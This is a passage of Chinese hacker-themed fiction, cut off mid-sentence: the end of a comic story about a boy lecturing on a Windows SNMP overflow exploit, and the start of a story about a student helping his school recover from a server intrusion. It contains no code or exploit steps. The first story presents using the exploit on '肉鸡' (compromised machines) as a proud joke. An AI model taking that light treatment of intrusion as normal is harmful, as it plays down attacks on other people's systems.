小菜抬头一看，脸都吓得绿了，居然是自己老爸，老爸就是老菜?！老菜就是老爸?！这回完了，想当初，还在QQ上骂自己老爸是超级大白痴呢，这回估计是神仙也救不了自己了。

这时，老蔡也看到了小菜，惊讶的问道："儿子，你在这儿干什么？你不是到同学家去了吗？"小菜嘟囔了半天，也不知道该怎么回答好。

这时，"飞雪"和"菜鸟天使"的激情演讲也已经结束了，　就听台下一个叫pipo的菜鸟说道，"小菜，你给我们讲讲Windows最新的那个SNMP远程溢出漏洞的使用方法吧，大家都想知道。"大家都这么热情，小菜想推辞也推辞不了，磨蹭了半天才走到了台上，实在是没有勇气往台下看，小菜只好盯着天花板，象背书似的把漏洞的使用方法大致地讲了一下，就惶恐不安地早早收场了。

整个上午，小菜都是在忐忑中渡过的，倒是老蔡，忙着像其他人请教一些菜鸟问题，倒也是受益非浅，不知怎么的，人都走光了，只剩下了小蔡和老蔡，"你小子，刚才人家走的时候你连个招呼也不跟人家打一声，也太没有礼貌了。快12点儿，该回家了。"小菜回答了声"噢"，可两腿却象灌铅似的怎么也轻松不起来，好不容易出了宾馆的大门，只见老蔡已经拦下了一辆的士，"儿子，你还磨磨蹭蹭的干啥！"突然，老蔡举起了手。"啊！完了，五指山要来了！"小蔡眼睛一闭，只有静待着五指山的到来，该来的，总归是跑不掉的。可等了几秒钟，却不见动静，睁开眼，只见老爸的手已经轻轻的拍在了自己的肩膀上，"儿子呀，还是你行，想当年，你老爸像你这么大时，可没有你这么风光的。好了，先回家，吃完饭，你把上午讲的那个什么溢出漏洞的使用方法再给我讲一遍，那个我肉鸡好用吗？"

听到这儿，小蔡总算是放下了一颗忐忑不安的心，只不过，这师与徒的待遇恐怕以后就得完全颠倒过来了！

不需要后悔的入侵

邓欢

"是你多么温馨的目光，教我坚毅望着前路，叮嘱我跌倒不应放弃，没法解释怎可报尽亲恩，爱意宽大是无限，请准我说声真的爱你。"

——BEYOND《真的爱你》

ZZEZ校服务器机房。

"IP，XXX.XX.X.XX"房间内一个男孩子坐在电脑前，身旁一老师模样的中年男人想了想说道："恢复骇客对系统所做的改动，补上漏洞，剩下的我去处理。"吩咐完，男中年便转身走出房间。

"啧啧……真是个菜鸟骇客，连日志也不删除。"男孩儿一边熟练地操作着计算机一边小声嘟囔着，脸上同时还带着少许轻蔑的笑容。

一支烟的功夫，男中年又走回了服务器房。

"OK？"男中年笑着对男孩儿问道。

"OK！"男孩儿转过身对男中年展示了一个冷酷的笑容。

"此骇客系G市Z县XXX单位的ADSL用户，之前以窃取商业机密为目的曾入侵过多家大型商业网站，再把到手的资料卖出去从中获利，所以这次警方还特别地感谢了我校呢，这其中数小龙你的功劳最大哦！"

"啊？……哈哈……没你说的那么厉害啦。"男孩儿不好意思地挠了挠后脑勺，"那唐Sir，你说他为啥入侵咱校的服务器呢，这里又没有什么商业机密。"

"可能是见我们的服务器配置得很好，想挑战一下吧！"那位被男孩儿称作唐Sir的中年男子不假思索地说道。

"照你的意思来看他应该很厉害呀，但是为什么连日志都不删除呢？"男孩一脸迷惑地问唐Sir。

"可能是他忘了吧，或者是他太自傲。"唐Sir托着下巴慢慢说道。

男孩心想：就他那技术能入侵多家商业网站，赶明儿我也去试试，顺便捞点外快什么的，嘿嘿……^_^

唐Sir好象看出了男孩儿的心思，顿时收起脸上的笑容，一下子变得严肃了起来，"小龙，我知道你在想什么，虽然你现在的能力不错，但是你要明白，你所掌握的是一把双刃剑，好坏在你一念之间！"

男孩一脸愧色，小声嘀咕道："知道啦。"

小龙，从小喜欢电脑技术，后来又迷上网络安全，到高中二年级时在黑客圈里已经算是小有名气了，也正因为如此，学校特批允许小龙参与学校服务器的安全维护工作，这在本校虽不敢说是"后无来者"，但也可以说的上是"前无古人"了！

现在小龙已经是高中三年级了，即将面临人生的一个转折点，看看身旁的同学，一个个整天除了啃书本还是啃书本。学校考虑到小龙的实际情况，也决定不再让小龙参与服务器的安全维护工作，想让他把精力都放到学习上去。

当然啦，以我们小龙倔强的个性肯定是举双手加双脚———万分的不同意。但最终小龙还是在学校和家长的双重"围攻"下屈服，放弃了心爱的"工作"，投身到为祖国社会主义现代化建设而做准备的学习热潮中去。

"学校服务器被入侵啦！"

俗话说，好事不出门，坏事传千里。早上学校服务器刚发现被恶意骇客入侵，下午此事便在学校里传得沸沸扬扬。

"Hi，小龙知道是谁干的吗？"

"不知道。"

"透露点消息嘛！"

"不知道！"

小龙心不在焉地回答着周围同学的疑问，但心里却高兴着，为什么呢？因为自从小龙"光荣下岗"后，服务器过了一段风平浪静的日子，但这次被骇客恶意入侵，如果微机组的阿Sir们搞不定此事，呵呵，小龙便又有了"上岗"的机会。

对于自己能否再次"光荣上岗"，小龙是胸有成竹。不过小龙的自信也不是完全没有理由的，微机组的各位阿Sir，在大学里都是受的"正规"教育，我想国内还没有专门培养黑客（骇客）的学校吧？最多也只是打着"信息安全"的牌子之类的学校，而那群阿Sir中却没有一位是其相关专业（"信息安全"）学校毕业的。在大学里，他们无非是学学计算机的应用与维护，局域网的搭建和维护等等用来管理校园网络有关的东西，再高级点，学习过VB、VC。什么？还高级？还高级就不会待在这儿当个中学Teacher啦。

不出所料，学校临时决定让小龙去